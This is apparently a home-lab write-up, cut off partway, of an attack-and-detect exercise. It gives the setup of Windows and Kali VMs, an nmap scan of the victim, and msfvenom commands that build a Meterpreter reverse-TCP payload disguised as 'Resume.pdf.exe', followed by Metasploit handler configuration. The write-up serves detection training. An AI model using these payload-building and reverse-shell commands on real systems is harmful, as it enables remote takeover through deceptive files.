
### 3. Double-clicked on Ethernet and then clicked on Properties




### 4. Look for Internet Protocol Version 4, Select it and click on Properties.



5. Switch to Use the following IP address to static assign IP address and Subnet Mask.




6. In order to verify the change, open the command prompt and run ipconfig.




## For Kali:

1. Clicked in the Ethernet icon and double clicked Wired connection 1



2. Select IPv4 settings and assigned the following Address and Netmask




3. Right-clicked anywhere in the screen and clicked Open Terminal Here and ran ifconfig to make sure changes are saved.

```
kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 192.168.20.11  netmask 255.255.255.0  broadcast 192.168.20.255
      ether 08:00:27:e6:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 43  bytes 2800 (2.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 704  bytes 89639 (87.5 KiB)
        TX errors 0  dropped 14 overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      ether ::1  txqueuelen 128  (Local Loopback)
        RX packets 197  bytes 19952 (19.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 197  bytes 19952 (19.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~/Desktop]
$
```

Now let's ping our Kali machine from Windows to confirm connectivity.



After doing this, I went ahead and started using Nmap to detect any open ports on my victim's machine. I ran nmap -h.



Then I ran nmap -A 192.168.20.10 -Pn (this is my victim's IP address).

```
(kali㉿kali)-[~/Desktop]$ nmap -A 192.168.20.10 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-19 12:53 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.20.10
Host is up (0.00092s latency).

Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
8000/tcp   open  http         Splunkd httpd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://192.168.20.10:8000/en-US/account/login?return_to=%2Fen-US%2F
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
8089/tcp   open  ssl/http    Splunkd httpd
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-02-15T18:51:38
```


And those ports shown above are the open ports on my victim's machine, in this case port 135/tcp, 139/tcp, 445/tcp, 8000/tcp.

I noted this information and started creating my malware using the command msfvenom.

Note: This time we are not focused on how to build malware to avoid detection, we are focused on generating telemetry to see how it looks on our Windows machine.

```
(kali㉿kali)-[~/Desktop]$ msfvenom
```


And then ran `msfvenom -l payloads`



```
kali@kali: ~/Desktop
File Actions Edit View Help
Trash -o, --out <path> Save the payload to a file
      -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
      -n, --nopsled <length> Prepend a nopsled of [length] size on t
o the payload
      --pad-nops <n> Use nopsled size specified by -n <length>
      h> as the total payload size, auto-prepending a nopsled of quantity (nops mi
nus payload length)
      -s, --space <length> The maximum size of the resulting paylo
ad
      --encoder-space <length> The maximum size of the encoded payload
(defaults to the -s value)
      -i, --iterations <count> The number of times to encode the paylo
ad
      -c, --add-code <path> Specify an additional win32 shellcode f
ile to include
      -x, --template <path> Specify a custom executable file to use
as a template
      -k, --keep Preserve the --template behaviour and i
nject the payload as a new thread
      -v, --var-name <value> Specify a custom variable name to use f
or certain output formats
      -t, --timeout <second> The number of seconds to wait when read
ing the payload from STDIN (default 30, 0 to disable)
      -h, --help Show this message

(kali㉿kali)-[~/Desktop]
$ msfvenom -l payloads
```

This will show me all the payloads allowed.



```
kali@kali: ~/Desktop
File Actions Edit View Help
Trash windows/x64/meterpreter/reverse_wi Inject the meterpreter server DLL
      nhttps via the Reflective Dll Injection p
ayload (staged). Requires Windows
      XP SP2 or newer. Tunnel communicat
      ion over HTTPS (Windows x64 winhtt
      p)
      windows/x64/meterpreter_bind_named
      _pipe
      windows/x64/meterpreter_bind_tcp
      windows/x64/meterpreter_reverse_ht
      tp
      windows/x64/meterpreter_reverse_ht
      tps
      windows/x64/meterpreter_reverse_ip
      v6_tcp
      windows/x64/meterpreter_reverse_tc
      p
      windows/x64/peinject/bind_ipv6_tcp
      Inject a custom native PE file int
      o the exploited process using a re
      flective PE loader. The reflective
```

I went ahead and used **windows/x64/meterpreter\_reverse\_tcp** which will allow us to connect back to the attacker and spawn a Meterpreter shell; so I ran:

A screenshot of a Kali Linux terminal window titled "kali@kali: ~/Desktop". The terminal shows the following command and its output:

```
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.20.11 lport=4444 -f exe -o Resume.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
Saved as: Resume.pdf.exe
```



This command will basically create our malware using meterpreter reverse tcp payload which will connect back to our machine based on lhost and lport, the format will be an exe and the name will be Resume.pdf.exe.

After this I ran ls to make sure our file exists and then ran file Resume.pdf.exe to see what type of file that is.

A screenshot of a Kali Linux terminal window titled "kali@kali: ~/Desktop". The terminal shows the following command and its output:

```
file Resume.pdf.exe
Resume.pdf.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections
```

After this I opened a handler using metasploit which will listen in the port I configured for the malware; for this I ran msfconsole and then ran use exploit/multi/handler.



After this I ran options to see what I could configure.

A screenshot of a Kali Linux terminal window titled "kali@kali: ~/Desktop". The terminal shows the following Metasploit msf6 session:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
LHOST          yes        The listen address (an interface may
                         be specified)
LPORT          4444       yes        The listen port

Exploit target:

Id  Name
--  --
Resunep 0  Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

I noticed that the payload is configured to generic/shell\_reverse\_tcp so I went ahead and ran set payload windows/x64/meterpreter\_reverse\_tcp in order to change it to my desired option. After this I ran options again to make sure it was changed and, it was changed.

A screenshot of a Kali Linux terminal window titled "kali@kali: ~/Desktop". The terminal shows the following Metasploit msf6 session after changing the payload:

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes        Exit technique (Accepted: '', seh,
                                      thread, process, none)
LHOST          yes        The listen address (an interface m
                         ay be specified)
LPORT          4444       yes        The listen port

